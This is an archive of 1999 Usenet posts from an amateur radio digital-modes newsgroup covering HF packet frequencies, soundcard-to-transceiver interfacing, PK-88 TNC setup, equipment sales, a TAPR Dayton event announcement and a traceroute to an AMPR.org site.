On 18 Apr 1999, KMC739 wrote:
> Would anyone be able to provide me with operating frequencies for HF packet
> BBS's? I've been on VHF packet only until recently and found activity around
> 14.090-14.120 or so, but don't know who to call or where to find an HF BBS.

What you found is probably the passing of message traffic between two BBS's.
You might want to check back to the rules, since unattended digital operations
are treated differently below 30MHz than above.

1999. Re: PACKET/RTTY on a CoCo (Radio Shack Color Computer)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-18 00:00:00 UTC
From: Isaac <kunzi@i1.net.nospam>
Message-ID: <BOqS2.202$W5.524674@news1.i1.net>
Source record: 18505

Here is a link for TNC COM port to serial port wiring on the CoCo.
http://www.packetradio.org/tcpu/cocotnc.gif

Back off to http://www.packetradio.org for much more information.

Good Luck!

MIKE L. wrote in message <01be8852$923fc0a0$97074f0c@default>...
>I have an old Radio Shack Color Computer (similar to a Commodore
>64) that I would like to take out of 'mothballs' and use for packet.
>What equipment might I need to make the CoCo a packet ready
>machine, besides a modem of course; and what modifications
>would I have to make, if any, to the computer?
>
>Thanks,
>Mike W2MPL

2000. Re: GMDSS DSC Decoding??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-19 00:00:00 UTC
From: stuart_morgan@my-dejanews.com
Message-ID: <7feodk$o66$1@nnrp1.dejanews.com>
Source record: 18506

In article <7f7u7a$4r2@freenet-news.carleton.ca>,
ae517@FreeNet.Carleton.nospam.CA (Russ Renaud) wrote:
>
> (stuart_morgan@my-dejanews.com) writes:
> > I read a recent article describing the format of Marine Digital Selective
> > Calls (DSC). I was thinking of being able to receive DSC calls without using
> > DSC radio equipment, I have access to a PTC II Modem which can also
> > demodulate FEC etc. According to the article MF/HF DSC uses FEC at 100 Baud
> > with 170Hz tones. I have tried listening in to 2187.5 (the designated MF DSC
> > freq), set the VFO to 2185.8 USB (mark tone @ 1785Hz, space tones @1615Hz).
> > So far I have decoded nothing, IM not sure if 1700Hz is the correct offset.
> > Has anyone else managed to successfully copy this ?
> >
> > If so any advice would be most welcome.
> >
> I did a little checking into the differences between FEC and DSC. Although
you should
> be able to demodulate a DSC signal with an FEC modem, because the diversity
time-spread
> is different, it shouldn't get decoded. If it is decoded, it will probably
be gibberish.
>
> If you do manage to decode something, don't go calling your local rescue
coordination
> centre in a panic because you've received a bunch of distress alerts.
Apparently, the
> original version of this equipment allowed for the automatic forwarding of
any
> unacknowledged distress alert heard. So a distress message could be forwarded
> several times around the world on various frequencies until it runs out of
steam.
>
> I've sometimes though that hams might want to consider putting a VHF-DSC
receiver
> on a pacsat and downlinking any distress messages heard. I think one of the
OSCAR
> birds was used to test the feasibility of locating 121.5 MHz ELT/EPIRBs. We
might
> even get some of the IMO member administrations interested in kicking in a
few bucks,
> or at least a free launch in exchange for this type of service, though I'm
not sure if
> it would be allowed under the radio regs.
>

> Comparison of MF/HF DSC with HF NBDP (FEC)
>
> MF/HF DSC HF NBDP (FEC)
>
> ITU rec. ITU-R M.493-6 ITU-R 476-4/625
>
> Code 10 bit 7 bit
>
> Time diversity 400 ms 280 ms
>
> Emission F1B or J2B F1B or J2B
>
> Modulation rate 100 baud 100 baud
>
> Freq shift 170 Hz 170 Hz
>
> Centre freq 1700 Hz 1700 Hz
>
> --
> 73 de va3rr/aa8lu
> http://www.qsl.net/va3rr
> Ok thanks very much for the Info, my main interest was in writing a small software utility to decode DSC, hence saving a small fortune in throwing away good radio equipment, and replacing it with DSC equpment. I may send an email to SCS the modem manufacturer, to see if they have any experience in decoding marine DSC.

Regards

Stuart Morgan

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

2001. FS: Advance Electronics PK-88 Packet Controler

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-19 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <e9eYyOki#GA.261@upnetnews05>
Source record: 18507
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

Advance Electronics PK-88 Packet Controller

Firmware 23.AUG.91
Excellent Condition
Asking $75.00 Or Best Offer

For Picture And More Info Visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks!! Rich

2002. interfacing soundblaster/pc <--> ham equipment

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-19 00:00:00 UTC
From: Antoon <antoon.milatz@tek.com>
Message-ID: <7ffaih$73k$1@nnrp1.dejanews.com>
Source record: 18508

Dear OM's,

For several programs (SSTV/Hell/PSK31) I need to interface my soundblaster card with my transceivers. To avoid ground loops, rfi etc I want to make an isolated connection. Who has experience with doing so ? Or is it not needed at all ? If not what is the best way to make an connection between PC/SB and ham trx ?

Antoon PA3BWE

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

2003. interfacing soundblaster/pc <--> ham equipment

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-19 00:00:00 UTC
From: Antoon <antoon.milatz@tek.com>
Message-ID: <7ffais$73v$1@nnrp1.dejanews.com>
Source record: 18509

Dear OM's,

For several programs (SSTV/Hell/PSK31) I need to interface my soundblaster card with my transceivers. To avoid ground loops, rfi etc I want to make an isolated connection. Who has experience with doing so ? Or is it not needed at all ? If not what is the best way to make a connection between PC/SB and ham trx ?

Antoon PA3BWE

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

2004. interfacing soundblaster/pc <--> ham equipment

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-19 00:00:00 UTC
From: Antoon <antoon.milatz@tek.com>
Message-ID: <7ffakp$74t$1@nnrp1.dejanews.com>
Source record: 18510

Dear OM's,

For several programs (SSTV/Hell/PSK31) I need to interface my soundblaster card with my transceivers. To avoid ground loops, rfi etc I want to make an isolated connection. Who has experience with doing so ? Or is it not needed at all ? If not what is the best way to make a connection between PC/SB and ham trx ? What about signal levels ?

I hope someone can help me (and others).

Antoon PA3BWE

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

2005. Re: packet radio with palm?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-19 00:00:00 UTC
From: john.ackermann@daytonOH.ncr.com
Message-ID: <OrY$7bmi#GA.153@rpc1284.daytonoh.ncr.com>
Source record: 18511

In article <01be88b1$60f7e400$4fa7a8c1@default>, "walter" <wxm@gmx.de> wrote:
>has anyone infos how to make packet radio with palm III 3com?
>thank you...
>walter wxm@gmx.de
>

There are several terminal programs available for the Palm -- I use one called OnLine that's shareware. You can't display 80 columns on the Palm screen, but the terminal programs offer various scrolling options to deal with that.

3Com makes a modem cable for the Palm that will plug into a TNC, though most stores don't seem to stock it. You can also use the laptop HotSync cable with a null modem connection (though this is not optimal; most null modems have several crossovers for handshaking lines, which are not necessary for packet use, and which increase current consumption).

For the ultimate in portable coolness, consider the Kenwood TH-D7A handytalkie -- it has a built in TNC for 1200 and 9600 baud. Although it's sold primarily as an APRS unit, it is also usable for other packet activities. I've built up a cable from the Palm to the D7, and I now have a wearable packet station!

All this said, the Palm isn't the best environment for serious packet work -- between the small screen area, and having to use Graffiti for input, it's much less efficient than a laptop. However, for testing, or emergency comms, it can be very useful. I've found it particularly useful for doing TNC resets and parameter checks when visiting our remote node sites.

73,
John Ackermann N8UR
jra@febo.com
http://www.febo.com

2006. Re: interfacing soundblaster/pc <--> ham equipment

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-19 00:00:00 UTC
From: Steve Forcht <stevef@interlog.com>
Message-ID: <371B3C23.1755C468@interlog.com>
Source record: 18512

Antoon:
All you have to do is isolate the S.B.from the rig. Both XMIT and RCV. Not sure if you have Radio Shack in Holland, but the isolation transformer from them is 273-1380. Thats what I use. Check my page at www.interlog.com/~stevef/amateur.htm and you can see the schematics to interface most rigs. You can also download the S.B.programs from that site.

Steve VA3SF

Antoon wrote:

> Dear OM's,
>
> For several programs (SSTV/Hell/PSK31) I need to interface my soundblaster
> card with my transceivers. To avoid ground loops, rfi etc I want to make an
> isolated connection. Who has experience with doing so ? Or is it not needed
> at all ? If not what is the best way to make a connection between PC/SB and
> ham trx ? What about signal levels ?
>
> I hope someone can help me (and others).
>
> Antoon PA3BWE
>
> -----------== Posted via Deja News, The Discussion Network ==----------
> http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

2007. Re: interfacing soundblaster/pc <--> ham equipment

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-19 00:00:00 UTC
From: kh2d@my-dejanews.com
Message-ID: <7ffh3v$4ug$1@brokaw.wa.com>
Source record: 18513

Antoon, there is a schematic of a SSTV/DVK interface to
a soundcard at:

http://www.guam.net/pub/midxa/special/v_key_hard.html

It should give you some ideas. As for levels, those can be
adjusted with the Windows volume control for the most part.

73, Jim KH2D

Antoon <antoon.milatz@tek.com> wrote:

>Dear OM's,

>For several programs (SSTV/Hell/PSK31) I need to interface my soundblaster
>card with my transceivers. To avoid ground loops, rfi etc I want to make an
>isolated connection. Who has experience with doing so ? Or is it not needed
>at all ? If not what is the best way to make a connection between PC/SB and
>ham trx ? What about signal levels ?

>I hope someone can help me (and others).

>Antoon PA3BWE

>-----------== Posted via Deja News, The Discussion Network ==----------
>http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

2008. TAPR @ Dayton '99

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-19 00:00:00 UTC
From: "Greg Jones", WD5IVD <wd5ivd@tapr.org>
Message-ID: <7ffqtafte1@hornet.fibr.net>
Source record: 18514

TAPR Dayton Activities 1999
for details visit: http://www.tapr.org/tapr/html/Fdayton.html

---

TAPR Digital Forum on Friday

The schedule for the TAPR digital forum is:
10:00 - 10:05am (5 min)
Introduction to Forum, John Ackermann, N8UR

10:05 - 10:30am (25min)
TAPR Update, Greg Jones, WD5IVD

10:30 - 11:00am (30 min)
Linux AX.25 Update, John Ackermann, N8UR

11:00 - 11:30am (30 min)
PIC Development Update, Steve Bible, N7HPR and John Hansen, W2FS

11:30 - 12:00noon (30 min)
GPS Projects, Steve Bible, N7HPR

12:00noon - 12:30pm (30 min)
Compact Flash Card Project, John Koster, W9DDD

12:30 - 1:00pm (30 min)
TAPR APRS News, Steve Dimse, K4HG and Stan Horzepa, WA1LOU

1:00pm - 1:45pm (45 min)
FHSS Radio Project Update, Tom McDermott, N5EG

Attending the 1999 Dayton Hamvention? Then don't miss out on PACK*BASH!

What?
An event for the digitally-inclined ham, featuring:
* Buffet dinner
* "A Little Technology Goes a Long Way" -- Keynote address
by Dave Pederson, N7BHC
* TAPR special interest group meetings
* "Birds of a Feather" gatherings

When?
Friday evening, May 14, 1999
Doors open at 7:00 pm; dinner served at 7:30 pm
Speaker and meetings after dinner

Where?
NCR "Sugarcamp" Conference Center, 101 W. Schantz Ave. --
South of downtown Dayton, just west of Main St. (Rt 48).
Maps available on the TAPR web site (www.tapr.org) or at the
TAPR booth.

How?
Dinner requires advance registration and payment through TAPR.
Tickets will be available at the TAPR booth on Friday, though
we strongly encourage registration <before> Hamvention. The cost
is $20.00 per person, tax and tip included.

All amateurs are welcome to attend, enjoy the speaker, and
particpate in the meetings, although only those purchasing a
dinner can eat.

To register, contact:
PACK*BASH
c/o TAPR
8987-309 E. Tanque Verde Road #337
Tucson, AZ 85749-9399

Phone: (940) 383-0000
Fax: (940) 566-2544
Internet: tapr@tapr.org

Visa/Mastercard Accepted

Who?
PACK*BASH is co-sponsored by TAPR -- Tucson Amateur Packet
Radio, the national leader in digital communication -- and the
Miami Valley FM Association, Dayton's packet radio club.

For more information (including maps), go to
http://www.tapr.org/tapr/html/dayton.html,
or send email to tapr@tapr.org.

You can request information via packet radio at
BASH@W8APR.#DAY.OH.USA.NOAM.

2009. FS: Motorola Spectra Remote Cover Plate HLN616B

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-19 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <OJTFVspi#GA.179@upnetnews05>
Source record: 18515
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

Motorola Spectra Remote Cover Plate HLN616B

This Has The 2 Db25 Connectors For the Siren Option
OEM Price $80.00

Asking $50.00

For more Info and pictures visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks !!! Rich

2010. Re: Motorola Spectra Remote Cover Plate HLN616B

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-19 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <#a8nA#qi#GA.359@upnetnews05>
Source record: 18516
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

Update!!!!
Tech 55 wrote in message ...
>Motorola Spectra Remote Cover Plate HLN6161B
>
>This Has The 2 Db25 Connectors For the Siren Option
>OEM Price $80.00
>
>Asking $50.00
>
>For more Info and pictures visit: http://www.channel21.com/radio/tech55/
>
>E-mail At: ST1A55@msn.com
>Thanks !!! Rich
>
>

2011. Re: Kenwood TS440 PSK31 connects

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-19 00:00:00 UTC
From: Orville Beach <w6bi@aol.com>
Message-ID: <371BB6A3.E182FA51@aol.com>
Source record: 18517

Rick and Theresa wrote:
>
> Here are a few of the features available at the ACC 2 (13 pin) jack on the
> back panel:
> Pin Function
> 3 fixed level audio output
> 4 ground (normally for audio output shield)
> 8 chassis ground
> 9 mic mute (grounding this pin mutes the front panel mic input)
> 11 back panel microphone input (aka "auxiliary input")
> 12 ground (normally for mic input shield)
> 13 standby pin/connect to ground to transmit (aka "ptt")
>
> Good Luck 73 Rick N6CY
>
> "Andrew J. O'Brien" wrote:
>
> > Lost my Kenwood TS440S manual and it has been YEARS since I used digital
> > modes. I want to hook up my Kenwood TS440 to the computer for PSK31
> > operation. The PSK31 docs say hook the soundcard output to the auxiliary
> > input of the rig, my question is : Where on my TS440 back panel is an
> > auxiliary input ?

Just as a side comment - those 13 pin DIN connectors are apparently
tough to find, according to a recent thread on the PSK31 list-server.
I just ordered the connector from Digi-key. It's part number CP-1013-ND
@ $1.65 each. Prior to ordering it, I called HRO, and they want $9.95
each. So I ordered 3 (+ shipping) for the same price from Digi-key :-)

Hope this helps!

- Orv - W6BI

2012. Re: Kenwood TS440 PSK31 connects

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-19 00:00:00 UTC
From: Clifford Buttschardt <cbuttsch@slonet.org>
Message-ID: <Pine.GSO.3.95.990419192723.16816D-100000@oso.slonet.org>
Source record: 18518

Of course! You discovered where the distributors buy there connectors!

On Mon, 19 Apr 1999, Orville Beach wrote:

>
>
> Rick and Theresa wrote:
> >
> > Here are a few of the features available at the ACC 2 (13 pin) jack on the
> > back panel:
> > Pin Function
> > 3 fixed level audio output
> > 4 ground (normally for audio output shield)
> > 8 chassis ground
> > 9 mic mute (grounding this pin mutes the front panel mic input)
> > 11 back panel microphone input (aka "auxiliary input")
> > 12 ground (normally for mic input shield)
> > 13 standby pin/connect to ground to transmit (aka "ptt")
> >
> > Good Luck 73 Rick N6CY
> >
> > "Andrew J. O'Brien" wrote:
> >
> > > Lost my Kenwood TS440S manual and it has been YEARS since I used digital
> > > modes. I want to hook up my Kenwood TS440 to the computer for PSK31
> > > operation. The PSK31 docs say hook the soundcard output to the auxiliary
> > > input of the rig, my question is : Where on my TS440 back panel is an
> > > auxiliary input ?
>
> Just as a side comment - those 13 pin DIN connectors are apparently
> tough to find, according to a recent thread on the PSK31 list-server.
> I just ordered the connector from Digi-key. It's part number CP-1013-ND
> @ $1.65 each. Prior to ordering it, I called HRO, and they want $9.95
> each. So I ordered 3 (+ shipping) for the same price from Digi-key :-)
>
> Hope this helps!
>
> - Orv - W6BI
>
>

2013. Fanny Pack(et) WEBSITE

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-20 00:00:00 UTC
From: Fremont, "Ca." <N6QDY@worldnet.att.net>
Message-ID: <7fh4a7fih1@bgtnsc03.worldnet.att.net>
Source record: 18519

Thanks for reading.

For those of you packet enthusiasts, check this website out. Portable packet operation - Truly compact.... Controlled with a Palm Pilot!

http://www.ccnet.com/~friday/Fannypacket.htm

Take care!

Dave

2014. Re: HF PACKET BBS?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-20 00:00:00 UTC
From: clarke@aztec.asu.edu
Message-ID: <7fic70$ig7$1@news.asu.edu>
Source record: 18520

Probably the most popular HF Packet frequency is 14,105.5. There are lots of BBSs on there. Try 14,095.2 which is mostly South American stations. Try 10,149.25 and 10,147.25.

On 40 meters, try 7091.5 and 7103.5.

All of the above are dial reading on my Kenwood 430 using lower sideband with my PK232. So, if you are using something else, you may have to do some math.

Jack VE3EED/W7
Chandler, AZ
--

2015. Update

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-20 00:00:00 UTC
From: Albert Aerts <no@spam.be>
Message-ID: <371CDAC7.BF7F3340@spam.be>
Source record: 18521

The "ON6TS Fact sheet" which is accessible through "The Aerts Family homepage" has been updated.

http://gallery.uunet.be/albert.aerts

2016. Wanted: Information on digis

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-20 00:00:00 UTC
From: Tom Hoyt <kc8ish@juno.com>
Message-ID: <01be8b67$2cad4d80$57c967ce@4th-of-4>
Source record: 18522

Hello, my name is Tom and my callsign is KC8ISH. I have become very interested and excited about the packet mode of operation, particularly APRS. I am 26 years old and have had my tech plus license for well over a year now. My home QTH is Niles, MI, within the gridsquare of EN61. If there is anyone who lives near me or knows someone who lives near me, I would like some info on any and all digis and BBS's in this area.

Thanks and 73.

Tom, KC8ISH

2017. Re: Wanted: Information on digis

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-20 00:00:00 UTC
From: artbecker@pipeline.com
Message-ID: <7fioqnnie1@camel18.mindspring.com>
Source record: 18523

Tune a scanner or handheld to 145.05, 145.07, and 145.03 to see if you hear anything. Once you connect to a node, enter <info> or <ports> to find other local frequencies in use. The national APRS frequency is 144.39. Listening an hour or so during the day or early evening should tell you if there is any traffic. If you have a scanner, just program these 4 freqs and see what happens.

Check www.tapr.org, and also the North American digital list (or whatever) for your state. It might be of some use.

--

<< Art >> WA9BOJ

2018. Command Set for PK-88

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-20 00:00:00 UTC
From: justkev@email.com
Message-ID: <371ce46b.17248704@news.mint.net>
Source record: 18524

I'm trying to use a PK-88 with Super Packet but it requires that the TNC be in KISS mode. I don't have documentation for the TNC and don't know the command to put the TNC in that mode. Anyone have the command and a suggestion as to which software I need to get the TNC in KISS?

Kevin, N1UYW

2019. FS: Motorola HT-440 VHF 4 Watt 4 Channel.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-20 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <OWYyO41i#GA.347@upnetnews05>
Source record: 18525
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

HT440 VHF 140-170 4 Watt 4 Channel
Ch 1: Blank
Ch 2: TX/RX 151.955
Ch 3: TX/RX 146.280
Ch 4: TX/RX 144.480

Asking $75.00 Or Best Offer

For Picture And More Info Visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks!! Rich

2020. FS: Motorola HT-90 UHF.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-20 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <O12aa41i#GA.126@upnetnews05>
Source record: 18526
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

HT-90 UHF 450-470 4 Watt 2 Channel
Ch 1: TX 466.375 RX 461.375
Ch 2: TX/RX 461.375
DPL 245

Asking $75.00 Or Best Offer

For Picture And More Info Visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks!! Rich

2021. Re: Kenwood TS440 PSK31 connects

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-20 00:00:00 UTC
From: Rick Williams <mrfarm@frontiernet.net>
Message-ID: <7fjbdp$224o$1@node17.cwnet.frontiernet.net>
Source record: 18527

Andrew J. O'Brien wrote:

>Lost my Kenwood TS440S manual and it has been YEARS since I used digital
>modes. I want to hook up my Kenwood TS440 to the computer for PSK31
>operation. The PSK31 docs say hook the soundcard output to the auxiliary
>input of the rig, my question is : Where on my TS440 back panel is an
>auxiliary input ?

The 440 is about the easiest radio to hook up as it conveniently has an AFSK in and out set of RCA phono plugs on the back. They are really line in and out and are also connected to the 13 pin DIN plug connector. So far to make it simple, I hooked things direct. I found that I can not run full power sometimes without some rf problems but usually run 25 to 50 watts max. Also, I found that by backing off on the drive (mic) level, I could then increase the sound card line output to make the rf power fall into the area I wanted it too and tended to have less rf problems it seemed like compared to running low output from the soundcard and cranking up the drive control on the transceiver.

Eventually, I believe that I will use some isoation transformers but will have to rig something up.

By the way, if anyone sees me one the air, please critique my signal. I know that some of us are showing serious overdrive based on the multiple displays of vertically spaced lines in the waterfall. When I mentioned it to one station, they didn't want to hear it, but I think you need the help of others to be sure you are clean.

73,

Rick, KV9U

2022. Re: Kenwood TS440 PSK31 connects

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-20 00:00:00 UTC
From: Rick Williams <mrfarm@frontiernet.net>
Message-ID: <7fjftu$1jm8$1@node17.cwnet.frontiernet.net>
Source record: 18528

Andrew J. O'Brien wrote:

>Lost my Kenwood TS440S manual and it has been YEARS since I used digital
>modes. I want to hook up my Kenwood TS440 to the computer for PSK31
>operation. The PSK31 docs say hook the soundcard output to the auxiliary
>input of the rig, my question is : Where on my TS440 back panel is an
>auxiliary input ?

The 440 is about the easiest radio to hook up as it conveniently has an AFSK in and out set of RCA phono plugs on the back. They are really line in and out and are also connected to the 13 pin DIN plug connector. So far to make it simple, I hooked things direct. I found that I can not run full power sometimes without some rf problems but usually run 25 to 50 watts max. Also, I found that by backing off on the drive (mic) level, I could then increase the sound card line output to make the rf power fall into the area I wanted it too and tended to have less rf problems it seemed like compared to running low output from the soundcard and cranking up the drive control on the transceiver.

Eventually, I believe that I will use some isoation transformers but will have to rig something up.

By the way, if anyone sees me one the air, please critique my signal. I know that some of us are showing serious overdrive based on the multiple displays of vertically spaced lines in the waterfall. When I mentioned it to one station, they didn't want to hear it, but I think you need the help of others to be sure you are clean.

73,

Rick, KV9U

2023. Re: Command Set for PK-88

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-21 00:00:00 UTC
From: justkev@email.com
Message-ID: <371d20b6.32686208@news.mint.net>
Source record: 18529

Been there, tried that....no luck. What terminal program would you suggest I try. I have the time limited PKGold to try to put it in KISS with, but that seems to not work. But, it is the only packet program I've managed to get connected to the node with. Unfortunately, the TNC came to me manual-less and I'm not familiar with AEA products. I used an MFJ TNC when I was playing packet, and I have forgotten, from lack of use, the stuff I used then. You know what they say, the mind is a terrible thing.....

hi hi

Kevin, N1UYW

On Wed, 21 Apr 1999 00:34:34 GMT, apbiddle@ateaandtee.not (Alan P. Biddle) wrote:

>Kevin,
>
>KISS ON should do it.
>
>
>--
>Alan
>WA4SCA
>
>For E-mail reply, please reply to:
>Napbiddle@att.net, removing the "N"
>from the front, since the other address
>is reserved for spam only.

2024. Re: Command Set for PK-88

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-21 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7fj959$3s1$1@news.minn.net>
Source record: 18530

In article <371d20b6.32686208@news.mint.net>, justkev@email.com (JustKev) wrote:
>Been there, tried that....no luck. What terminal program would you
>suggest I try. I have the time limited PKGold to try to put it in
>KISS with, but that seems to not work. But, it is the only packet
>program I've managed to get connected to the node with.
>Unfortunately, the TNC came to me manual-less and I'm not familiar
>with AEA products. I used an MFJ TNC when I was playing packet, and I
>have forgotten, from lack of use, the stuff I used then. You know
>what they say, the mind is a terrible thing.....
>
>hi hi
>
>Kevin, N1UYW
>
>On Wed, 21 Apr 1999 00:34:34 GMT, apbiddle@ateaandtee.not (Alan P.
>Biddle) wrote:
>
>>Kevin,
>>
>>KISS ON should do it.
>>

Download PK TERM 99 from http://www.timewave.com The demo version provides VHF operation and includes the PK-88 in its set of supported TMC's. It runs on WIN95/98/NT. If you are running WIN3.x PC PakRATT for Windows ver 2.1 should do the job.

73

John Douglas
Timewave Technology

See http://www.timewave.com for the latest in DSP
upgrades for AEA and Timewave Multi-mode controllers

>>--
>>Alan
>>WA4SCA
>>
>>For E-mail reply, please reply to:
>>Napbiddle@att.net, removing the "N"
>>from the front, since the other address
>>is reserved for spam only.
>

2025. Re: Can Anyone Access This Site Please?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-21 00:00:00 UTC
From: barryo@fastlink.com.au
Message-ID: <371d2e85.1874271@genenews.acay.com.au>
Source record: 18531
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

"DavidC" <davidc@bit-net.com> wrote:

:Can anyone not inside the AMPR.org system access
:http://gw.ve1smu.ampr.org/ ?
:
:I have been trying for 4 days without success. I have
:asked my ISP and they have tried from several places in
:the US without success.
:
:Help?
:
:~~~
:���
:\ ~ / .... DavidC K1YP@qsl.net

Traceroute 18/4/99

5 926 ms 859 ms 787 ms Serial4-1-1.chw8.Sydney.telstra.net [139.130.39.
89]
6 724 ms 678 ms 723 ms Fddi0-0.chw-core1.Sydney.telstra.net [139.130.36
.226]
7 764 ms 817 ms 866 ms Fddi1-0.pad-core2.Sydney.telstra.net [139.130.24
9.5]
8 * 659 ms 638 ms FastEthernet1-0-0.pad16.Sydney.telstra.net [139.
130.249.235]
9 635 ms 800 ms 805 ms 205.174.74.185
10 770 ms 898 ms 889 ms 199.37.127.177
11 753 ms 659 ms 628 ms atm10-0-1.sfo-bb2.cerf.net [134.24.45.5]
12 691 ms 798 ms 716 ms pos0-2-155M.sfo-bb3.cerf.net [134.24.29.197]
13 636 ms 679 ms 751 ms pos3-0-622M.lax-bb4.cerf.net [134.24.29.234]
14 978 ms 845 ms 853 ms atm1-0-1-622M.san-bb6.cerf.net [134.24.29.141]
15 1026 ms 938 ms 804 ms pos10-0-0-155M.san-bb1.cerf.net [134.24.29.129]

16 653 ms 627 ms 794 ms sdsc-gw.san-bb1.cerf.net [134.24.12.26]
17 751 ms 683 ms 716 ms bigmama.ucsd.edu [192.12.207.5]
18 633 ms 670 ms 773 ms muir-rs-backbone.ucsd.edu [132.239.254.11]
19 940 ms 686 ms 741 ms ampr.org [44.0.0.1]
20 867 ms 900 ms 809 ms Observatory3.StMarys.CA [140.184.21.39]
21 * * * Request timed out.
22 * * * Request timed out.

Barry
==========
Please send me an email copy if you reply to this post

as my news server is missing a lot of articles.

2026. Re: Command Set for PK-88

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-21 00:00:00 UTC
From: kd7nm@ricochet.net
Message-ID: <372533ac.1034662020@news.ricochet.net>
Source record: 18532

In PK-88's with December '89 or more recent firmware, the command to enter KISS mode is simply "KISS ON". You may also have to go to EXPERT mode - I'm uncertain or the firmware release date or the necessity for that one - if so, you'll need "EXPERT ON" first.

BTW: I'm the one that (almost 10 years ago) prodded AEA to put that command in.

73, Bob

justkev@email.com (JustKev) wrote:

>I'm trying to use a PK-88 with Super Packet but it requires that the
>TNC be in KISS mode. I don't have documentation for the TNC and don't
>know the command to put the TNC in that mode. Anyone have the command
>and a suggestion as to which software I need to get the TNC in KISS?
>
>Kevin, N1UYW

Bob Donnell, KD7NM bob@kd7nm.ampr.org rdonnell@eskimo.com
Western Washington Amateur IP Address Coordinator (206) 775-3651

2027. Re: Command Set for PK-88

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-21 00:00:00 UTC
From: justkev@email.com
Message-ID: <371d37fd.544041@news.mint.net>
Source record: 18533

On Wed, 21 Apr 1999 00:20:15 GMT, jdouglas@timewave.com (John Douglas)
wrote:

>
>Download PK TERM 99 from http://www.timewave.com The demo version provides VHF
>operation and includes the PK-88 in its set of supported TMC's. It runs on
>WIN95/98/NT. If you are running WIN3.x PC PakRATT for Windows ver 2.1 should
>do the job.
>
>73
>
>John Douglas
>Timewave Technology
>---
>See http://www.timewave.com for the latest in DSP
>upgrades for AEA and Timewave Multi-mode controllers
>---
>>>--
>>>Alan
>>>WA4SCA
>>>
>>>For E-mail reply, please reply to:
>>>Napbiddle@att.net, removing the "N"
>>>from the front, since the other address
>>>is reserved for spam only.
>>

I'll try anything once. hihi

Will give it a shot and see what I can do with it. Thanks for the
advise.

Kevin, N1UYW

2028. Re: Can Anyone Access This Site Please?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-21 00:00:00 UTC
From: Powerhouse <"power035@hotmail.com">
Message-ID: <XXhT2.2169$Up1.32864@sapphire.mtt.net>
Source record: 18534
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

sorry sir!!!

Not able to access it from Halifax, using MPowered

pat

Barry O'Grady wrote in message <371d2e85.1874271@genenews.acay.com.au>...
>"DavidC" <davidc@bit-net.com> wrote:
>
>:Can anyone not inside the AMPR.org system access
>:http://gw.ve1smu.ampr.org/ ?
>:
>:I have been trying for 4 days without success. I have
>:asked my ISP and they have tried from several places in
>:the US without success.
>:
>:Help?
>:
>:~~~
>:���
>:\ ~ / .... DavidC K1YP@qsl.net
>
>Traceroute 18/4/99
>
> 5 926 ms 859 ms 787 ms Serial4-1-1.chw8.Sydney.telstra.net
[139.130.39.
>89]
